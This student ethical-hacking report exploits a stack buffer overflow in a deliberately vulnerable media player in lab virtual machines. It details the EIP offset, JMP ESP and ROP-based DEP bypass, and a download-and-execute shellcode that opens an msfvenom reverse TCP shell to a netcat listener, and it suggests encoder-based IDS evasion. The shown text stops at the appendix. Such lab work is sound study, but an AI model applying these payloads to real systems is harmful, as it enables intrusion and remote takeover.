Exploit Exploration Report

TESTING A WINDOWS APPLICATION FOR BUFFER OVERFLOW VULNERABILITIES

Zack Anderson (1602117@uad.ac.uk) | BSc Ethical Hacking | 22/03/2019

Abstract

This paper focuses on the basics of buffer overflows and memory management in modern 32-bit desktop operating systems on the i386 architecture, as well as a practical analysis of a vulnerable application.

The application, "*Vulnerable Media Player*" was found to have an exploitable overflow in its "*Playlists*" feature. A proof-of-concept exploit running calculator was developed, as well as a more complex exploit which creates a reverse TCP shell into a victim's computer.

Contents

Introduction

HOW WINDOWS EXECUTES PROGRAMS

To understand how buffer overflow vulnerabilities occur, it is important to first understand how operating systems such as Windows XP (as used for this paper) manage memory when executing an application.

Memory Segmentation

The memory of a compiled application on most modern desktop operating systems can be divided into 5 main segments: *code, data, heap, stack,* and *bss* segments [1].

- The "*code*" segment holds the machine instructions used for running the program. This tells the Central Processing Unit (CPU) of the computer what needs to be executed.
- The "*data*" segment holds any initialised static data used by the program, such as global variables which exist for as long as the application is being executed.
- The "*bss*" (short for "*block started by symbol*") segment holds the uninitialised counterparts of the values in the "*data*" segment. Both these segments have a fixed size, as global variables persist throughout the entire execution of the program.

The Stack

When a computer executes an application, the application and its variables are loaded into the computers' memory. When a function in an application declares a variable which will not persist throughout the entire execution – such as a local variable, it is allocated a space on the stack – and once the function has completed its task, the space in which these variables were stored is freed once again. This is known as a "*Last-In, First-Out*" (LIFO) structure. Putting items on the stack is known as "*pushing*" while removing is known as "*popping*".

The "*Stack Pointer*" (ESP) is used to track the address for the end of the stack as this can change throughout execution, growing toward lower memory addresses.

The stack is very tightly managed by the CPU to continually optimise memory management, meaning it will change size throughout the execution of an application– and thus reading data from the stack is very fast however it is size limited, meaning that larger data values will tend to use the heap.

The Heap

The *heap* is used to store larger sets of data, which is not managed by the operating system, but rather manually by the application. The size limit of the heap depends on the physical limitations of the computer's memory, and the size of data on the heap can be easily changed (such as if an array were to dynamically change in size throughout the execution of the application). The heap uses pointers to access data making it slightly slower than using the stack and grows in the opposite direction to the stack as illustrated in the graph below.



Figure 1 – Memory Segmentation Graph

Pointers

When a function is called, it will push several things onto the stack. This is known as a "*stack frame*". The "*Base Pointer*" (EBP) register is used to reference local variables of the function which created the frame. On an *i386*-based system, Each stack frame requires 2 pointers which are used to restore the state of the memory once the function has completed – the "*Saved Frame Pointer*" is the value of the EBP before the function was called, and the "*Return Address*", which tells the "*Instruction Pointer*" (EIP) which instruction was next to be executed before the function was called.

The EIP simply tells the CPU the memory location of the current command to be executed.

Name of Register	*Purpose of Register*
EAX	Used to store data returned from a function or in calculations
EBX	General purpose, non-volatile
ECX	Used commonly as a loop counter
EDX	Used in conjunction with EAX for complex calculations
ESI	General purpose, often used for source pointers
EDI	Like *ESI,* but used for destination pointers
ESP	Stack Pointer – points to the top of the stack
EBP	Base Pointer – value of stack pointer before a function call
EIP	Instruction Pointer – holds the memory location of the current command

Source: https://wiki.skullsecurity.org/index.php?title=Registers

BUFFER OVERFLOWS

A buffer overflow vulnerability occurs when data pushed onto the stack is larger than the memory allocated to it, resulting in the application overwriting its own memory.



Figure 2 – Illustration of a buffer overflow [2]

This can usually be exploited using crafted data to make the application execute malicious code. This would allow an attacker to run a malicious payload on a victims' computer through the user opening a file in a vulnerable program if exploited correctly.

These vulnerabilities occur when user input is not properly checked. Programming languages such as *C* put the control of these checks in the hands of the programmer – who sometimes are not aware of the security precautions required in the application.

Mitigations

There have been many attempts made to mitigate buffer overflows. One method that was implemented for Windows XP was "*Data Execution Prevention*" (DEP). This prevented the execution of data on the stack and was enabled by default from Windows XP Service Pack 2 onwards.

However, DEP can be bypassed or disabled by modifying the crafted data inserted into programs. One way of achieving this is to jump to a place that is executable – such as the "*WinExec*" module found in "*kernel32.dll*", a common "*.dll"* file found in most applications, which would allow an attacker to run any DOS shell command they wish.

Another example of how this can be achieved is by using "*Return-Orientated Programming*" (ROP). This involves piecing together fragments of code from various libraries (known as "*gadgets*") used by the application that ends with a "*return"* function to

execute originally harmless code in an order which can create an opening on a computer to exploit.

This led to the development of "*Address Space Layout Randomisation*" (ASLR). This technology randomises the layout of the memory, making exploiting buffer overflows very difficult as the addresses at which data is stored change every time the program is executed. This was introduced in Vista and is also possible to work around, however, is out with the scope of this paper.

INTRODUCTION TO THE APPLICATION

The application analysed in this paper is a media player known as "*Vulnerable Media Player".* The program was executed on a virtual machine running Windows XP Service Pack 2 within VMWare Workstation 15 Professional, a popular virtual machine manager.

Methodology

1. Explore the Application

The first step of identifying potential exploits within "*Vulnerable Media Player*" is to understand how it works and its functionality. Upon analysis, the program allows the user to import songs and song playlists, includes a built-in frequency equaliser, and allows for users to choose custom "*skins*" for the application to customise how the application looks.

Figure 3 – A screenshot of *Vulnerable Media Player*

2. Fuzz Inputs for Potential Exploits

Any place where user input is accepted can be fuzzed using a file generated by a "*Perl*" script to generate a file which will test for Buffer Overflows and mishandled inputs and monitoring the behaviour of the application. The modified files used in this test inputted 1000 A's in place of where the program would usually expect data in the "*playlists*" and "*skins*" features of the program. These scripts can be seen in *Appendices – Fuzzing Scripts.*

Both files generated by these scripts crashed the program as seen below – suggesting there may be a vulnerability to exploit in the application using these inputs.

Figure 4 – A screenshot of the windows debugger when the application crashes

3. Test Potential Exploits (DEP OFF)

For this set of exploits, DEP will be disabled. To do this in Windows XP, right-click on *"My Computer"* in *"Windows Explorer",* then navigate to the *"Advanced"* tab, then open the *"Performance Settings",* navigate to the *"Data Execution Prevention"* tab, select *"Turn on DEP for all programs and services except those I select",* and add the *".exe"* file of the application to the list of whitelisted applications, as seen below. After this is done, a restart of the virtual machine is required.



Figure 5 – Disabling DEP for the application

Any flaws identified above are then tested by attempting to find the distance to the instruction pointer (EIP) of the stack frame using a tool known as *"pattern_create"*. This creates a string with no repeating character sequences using the command seen below.

```
C:\cmd>pattern_create 1000 > "C:\Documents and
Settings\Administrator\Desktop\pattern.txt"
```

Figure 6 – Command used to generate pattern string

Using the *"pattern_offset"* tool combined with the character sequence found in the EIP when the buffer is overflowed allows for identification of the number of bytes – also known as the *"distance"* – to reach the EIP.

Playlist Overflow

By inserting the string generated by the "*pattern_create*" tool into the variable "*junk1*", previously populated by A's as shown in *Appendices – Fuzzing Scripts,* and then searching for the value found in the EIP after the file was loaded into the program, it is possible to identify the number of bytes to reach the EIP.

The value of the EIP can be found using a program called *"Immunity Debugger"*, which allows a user to analyse an application during execution by viewing raw values held in memory and in the registers. This shows, in this case, the value stored in the EIP after loading the file into the program is "*6A41336A*", as shown below.



Figure 7 –EIP value after loading in the playlist file with the "pattern.txt" string

Using the "*pattern_offset*" tool, which searches the generated string for the hex value inputted, it is possible to determine the number of bytes from the start of the buffer to the EIP.



Figure 8 – Distance to EIP in playlist buffer overflow

This can be checked by modifying the original overflow script slightly to place a value in the EIP and checking in "*Immunity Debugger*" that this value appears. By placing 280 A's, followed by 4 B's, and then a string into the file (seen in *Appendices – EIP Scripts*), it is possible to verify that the EIP appears 280 bytes after the start of the buffer as the 4 B's appear in the EIP (represented in ASCII as "*42*"), as shown below.



Figure 9 – Proof of EIP location

With this knowledge, it is possible to exploit the overflow by placing shellcode at the top of the stack and placing a memory address in EIP for the program to jump to. The string shows that the code will be located at the top of the stack, so no padding will be required.

As a Proof-of-Concept, the file will open "*Calculator*" by overflowing the buffer and executing the "*malicious*" code.

To craft the file, the size of the shellcode plus a "NOP Slide" need to be inserted at the top of the stack. A "NOP Slide" is a series of "No Operation" commands to the CPU, telling the CPU to move onto the next command. This is necessary for reliable execution due to the changing of the stack size during execution – as mentioned in the introduction.

The "*pattern_create*" and "*pattern_offset*" tools can be used again to find how much room is left at the top of the stack. By replacing the "*junk2*" variable seen in the original script "*pattern*" string, it is possible to determine how much space is available for shellcode. As seen below, the value at the end of the stack was "*4Ah5*". Searching for this text in a text editor tells us it is in column 229, so there are 229 bytes available for shellcode.

Figure 10 – Proof of End-of-Stack

The very small 16-byte shellcode snippet [3] hosted on "*exploit.db*", created by *John Leitch* and seen in *Appendices - Shellcode* is ideal as shellcode generated by the "*Metasploit*" framework is too large. "*Metasploit*" is a very useful tool which can generate a wide variety of simple and complex shellcodes, however, due to the way shellcode is generated, the output tends to be far larger in size than doing the same manually.

Add to this a 64-byte "*NOP Slide*" to compensate for any changes in stack size, and the exploit code is a total of 80 bytes – well within the 229 bytes available.

The "*eip*" variable in the script then needs to tell the computer to jump to the top of the stack. The most reliable way to do this is using a "*.dll*" file with a "*JMP ESP*" call. In *Immunity,* it is possible to view the DLL's loaded by the application by navigating to "*View > Executable Modules*".



Figure 11 – DLL's loaded by the application

For this example, we will choose "*kernel32.dll*" as it is a commonly used DLL with a wide range of functions. Using a tool called "*findjmp*", it is possible to find all "*JMP ESP*" commands, and the memory addresses they are located at.

```
C:\Documents and Settings\Administrator\Desktop>findjmp kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Figure 12 – findjmp.exe output

The "*eip*" variable can then be replaced with an address that contains no null bytes. In this case, none contain, but the "*JMP ESP*" address will be used as the "*CALL ESP*" command will add a new frame to the stack which may affect the reliability of the exploit.

The final script can be seen in *Appendices – Playlist Exploit Script (DEP Off).* Once the program loads the file generated by executing this script, a Calculator window will open, shown below.

Figure 13 – Aftermath of exploit execution

Skins Overflow

By Repeating the same steps completed above, it should also be possible to exploit the overflow in the "*Skins*" functionality of the application. In this case, however, when the "*skins*" function is overflowed, it does not write over EIP no matter how many A's are added even though the program will crash, as can be seen below.



Figure 14 – Skins overflow not overwriting EIP

This could be because the application is crashing simply due to mishandled input rather than an overflow, however, since this is already out with the scope of the initial project which only covers exploits in the playlist function this will not be investigated further.

4. Test Potential Exploits (DEP OptOut)

For the following exploit, DEP will be enabled in OptOut mode. This enables it by default for all processes except those whitelisted (for clarification, the application will *not* be on this whitelist). If the original calculator example from above is used, the computer now shows an error dialogue box, seen below. To circumvent DEP's countermeasures, a technique known as "*ROP Chaining*" can be used.

Figure 15 – DEP Dialog box when original exploit is run

"*ROP Chaining*" (short for "*Return-Orientated Programming*") involves exploiting control over the EIP of the application to jump to small sections of code in a DLL library loaded by the application. As discussed in the introduction, these code snippets are known as "*gadgets*". To exploit a program in this way involves pushing the addresses of the initially

harmless *"gadget"* code on the stack and structuring them in such a way to carry out unintended actions on the victim computer.

To find these gadgets, a plugin for Immunity called *"mona"* can be used. This searches for gadgets in a specified DLL loaded by the application – in this instance, *"msvcrt.dll"* will be used, another common *".dll"*. To use the plugin to search for gadgets, the following command was used.

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 15 – mona.py command for searching for ROP gadgets

This generates a list of potential gadgets and a collection of automatically generated ROP chains and places the data into text files. A return (RET) command must also be used to start off the ROP chain. This can be found by altering the command above slightly.

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 15 – mona.py command for searching for RET commands

This generates a list of results, some of which are shown below. The return addresses marked "*PAGE_READONLY*" or "*PAGE_WRITECOPY*" are not usable as these are not executable – a return address marked with the flag "*PAGE_EXECUTE_READ"* must be used.

```
0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7
0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c65736 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c658f4 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c65a1a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c65c8c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66032 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,
```

Figure 16 – *"find.txt"* output from above command

The return address used in this case will be the one located at *"0x77c11110"*. As the distance to EIP is already known from exploiting the program with DEP Off, there is no need to repeat these tests. Using this knowledge, it is possible to create a quick test script to verify that the address is hit and to view the data at the top of the stack by placing a breakpoint – which can be done by pressing "*Ctrl+G*" in *Immunity*, typing the address, and then pressing "*F2*". The script can be seen in *Appendices – ROP Test Script*.

Figure 17 – Top of stack after ROP overflow

The return command here tries to return to address "*42424242",* which is 4 B's represented in hexadecimal. This is where the start of the ROP chain will go. The ROP chain that will be used is the "*VirtualAlloc()*" chain generated by mona, which can be seen in *Appendices – ROP Chain.* This chain makes the stack executable, which will allow for the execution of the shellcode from the previous exploit. Once again, for Proof-of-Concept, "*Calculator*" will be executed.

The final ROP Chain exploit script, which can be viewed in *Appendices – ROP Calculator Script,* can be created by modifying the "*ROP Test Script"* to include the shellcode from the previous DEP off exploit in the place of the variable "*buffer2*". Obviously, using the ROP Chain decreases the space that can be used for shellcode, so a smaller NOP Slide was used to ensure the shellcode would fit onto the stack.

The outcome of the exploit is that the system now no longer shows the DEP dialogue box and runs the calculator exactly as was expected with DEP disabled.

5. Advanced Payload

To prove how dangerous a vulnerability like this can be, a more complex exploit was also created. This exploit, which creates a reverse TCP shell to the victim machine, is based off a piece of shellcode by *Kartik Durg,* which can be found in *Appendices – Original "msiexec Assembly Code"* [4]. This script uses the "*msiexec"* function in Windows – which deals with handles the installation of "*.msi"* files – to download a malicious payload from a remote HTTP server and execute the installer, which in this case was a file generated by "*msfvenom"* – a component of the "*Metasploit"* framework discussed earlier to generate malicious payloads – to create the reverse TCP shell session.

A reverse TCP shell is a shell where the session is initiated by the victim rather than the attacking computer which uses the TCP network protocol to transfer data between the two computers while ensuring data integrity (ensuring no data is lost in transit between the two computers).

The original version of this shellcode is designed to run on Windows 7; however, it can be modified by using the tool *"Arwin"* to find the locations of the required functions in "*msvcrt.dll*" and "*kernel32.dll*" on the Windows XP computer. The 3 functions required for the script are *"system", "LoadLibraryA",* and *"ExitProcess"*.

```
C:\cmd>arwin msvcrt system
arwin - win32 address resolution program - by steve hanna - v.01
system is located at 0x77c293c7 in msvcrt

C:\cmd>arwin kernel32 LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x7c801d7b in kernel32

C:\cmd>arwin kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32
```

Figure 18 – Locations of the required functions

The next step after this was to modify the system command sent by the payload to the IP address, the filename of the payload on the *"attackers"* computer, and to remove the *"/qn"* field which hides UI elements when installing to make it easier to tell if the exploit works. The final assembly code can be seen in *Appendices – "msiexec" Final Assembly Code. Kali Linux,* a Linux distribution preloaded with specialised cyber-security tools, was used to host a HTTP server using Python's in-built *"SimpleHTTPServer"* module with the command below in the *"Desktop"* directory.

```
python -m SimpleHTTPServer 80
```

Figure 19 – Command to setup a HTTP server using Python's SimpleHTTPServer module

The two virtual machines were configured to use the same network, and the reverse TCP shell payload was created with the following command.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.131 LPORT=443
EXITFUNC=seh -f msi > i.msi
```

Figure 20 – Command to create the *".msi"* file which will be downloaded onto the victim's machine (LHOST is the attacking computers IP)

This file was then saved to the same directory that the HTTP server is running within. The name "*i.msi*" was chosen to keep the shellcode for the exploit as small as possible, as a larger name would require more space in the stack.

The next step was to compile the shellcode using a tool called *"NASM"*, which compiles assembly code.

```
nasm -f win32 msiexec_exploit.asm -o msiexec_exploit.o
```

Figure 21 – Command to compile the *".asm"* assembly code

The shellcode was then extracted from this file using a combination of *"objdump"* – a tool which extracts the raw data from a file – and *"grep"*, which filters the output.

The final shellcode output can be seen in *Appendices – "msiexec" Shellcode.*

```
objdump -d msiexec_exploit.o|grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

Figure 22 – Shellcode extraction

The shellcode was then tested by compiling a program in C to execute the shellcode. The C code for this can be seen in *Appendices – "msiexec" C Test Code.*

The final step in setting up for the exploit is to set up a *"netcat"* listener for the payload. This can be done with the following command on the *"attackers"* machine.

```
nc -nlvp 443
```

Figure 23 – *"netcat"* listener setup

This command will then listen for a connection back from the malicious payload and will create a session when the payload executes to the victim's computer.

There are 2 ways to tell if this payload executed successfully. The first is that, on the victim machine, the usual *"Windows Installer"* error dialogue will be replaced.

Figure 24 – Error dialog box comparison

The second is that a reverse TCP shell session will appear in the attacker's machine, which allows them to copy, modify and delete files on the victim computer, create new files, and execute system commands.



Figure 25 – Reverse TCP Shell session on the Kali computer

These results can be seen by running the C program to test the shellcode by compiling it into a *".exe"* format.

The final step was to implement this shellcode into the original calculator exploit, which can be seen in *Appendices – "msiexec" Final Script.* By running this script and loading the file generated into the vulnerable application, it is possible to verify if the exploit is functional.

This shellcode also works with DEP enabled with a modified version of the script seen in *Appendices – ROP Calculator Script.* A version of this code can be found in *Appendices – ROP "msiexec" Script.*

Discussion

The application used in this project should not be installed by any user – even if they are running the latest versions of their operating systems with the latest security patches – as it poses a serious threat to user security.

This kind of exploit can be very dangerous to users and remains relevant even on the most modern operating systems. Exploits like this can be taken advantage of by users to remove system restrictions – such as *"jailbreaking"* iPhones to allow enable hidden settings within the operating system or install applications for locations other than Apple's *"App Store",* arguably decreasing the security of such devices.

Future work for this project may include making the exploit undetectable by systems such as *"Intrusion Detection Systems"*. These can be in the form of host or network intrusion detection, which by monitoring processes for the former or network connections for the latter, in order to identify malicious activity. [5]

One way to avoid detection by a Network Intrusion Detection System (NIDS) would be to encode or encrypt the traffic between the attacking and victim computers, as this would hide the data being transferred. It may also be useful for attackers to use a lower-bandwidth attack to make it difficult for a NIDS to pick out the malicious code from background traffic, as can be seen in tools such as *"Nmap",* a network scanning tool. [6]

To evade a Host Network Intrusion Detection System (HIDS) would be slightly more challenging. The most commonly known example of a HIDS would be an anti-virus. One method these use to search for malicious files such as buffer overflow exploits is to scan files for NOP Slides or suspicious commands, as well as monitoring what processes on the computer are doing. Encoders, such as *Metasploit's "Shikata Ga Nai"* encoder may be useful to avoid this, depending on the intrusion detection system active. [7]

Key Words & Phrases

Word/Phrase	**Description**
i386	i386 is a 32-bit microprocessor command architecture introduced by Intel in 1985. Basically, it determines how the CPU executes commands.
DOS	DOS (Disk Operating System) is a low-level base for operating systems originally used by Windows but has long since fallen out of favour due to technical limitations. DOS commands are still used in "*Command Prompt*".
Virtual Machine	A virtual environment run inside a "*host*" operating system. The "*guest*" can be any operating system and is designed to run the guest operating system like an independent computer.
Perl	A computer scripting language.
ASCII	A character encoding standard used for electronic communication.
Shellcode	Code executed inside a shell such as command prompt.

References

1. *Hacking – The Art of Exploitation,* by *Jon Erickson* (Page 69 – Memory Segmentation). 1st Edition. No Starch Press. {Accessed 22/03/2019]
2. Image from "*If the stack grows downwards, how can a buffer overflow overwrite content above the variable?*". Available from: https://security.stackexchange.com/questions/135786/if-the-stack-grows-downwards-how-can-a-buffer-overflow-overwrite-content-above [Accessed 22/03/2019]
3. *Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes)*, by *John Leitch.* Available from: https://www.exploit-db.com/shellcodes/43773 [Accessed 29/03/2019]
4. *Windows/x86 - 'msiexec.exe' Download and Execute Shellcode (95 bytes)*, by *Kartik Durg.* Available From: https://www.exploit-db.com/shellcodes/46281 [Accessed 12/04/2019]
5. *What is an Intrusion Detection System (IDS)?, by Avast Security.* Available From: https://smb.avast.com/answers/intrusion-detection-system-ids [Accessed 13/04/2019]
6. *Timing Templates (-T)*. Available From: https://nmap.org/book/performance-timing-templates.html [Accessed 13/04/2019]
7. *CodeXt: Automatic Extraction of Obfuscated Attack Code from Memory Dump*, by *Ryan Farley* & *Xinyuan Wang* (Page 7 – Extracting Encoded Bytes). Available From: https://cs.gmu.edu/~xwangc/Publications/ISC2014-AttackCodeExtraction-final.pdf [Accessed 13/04/2019]

Appendices

Fuzzing Scripts

```
my $file= "crashtest.m3u";
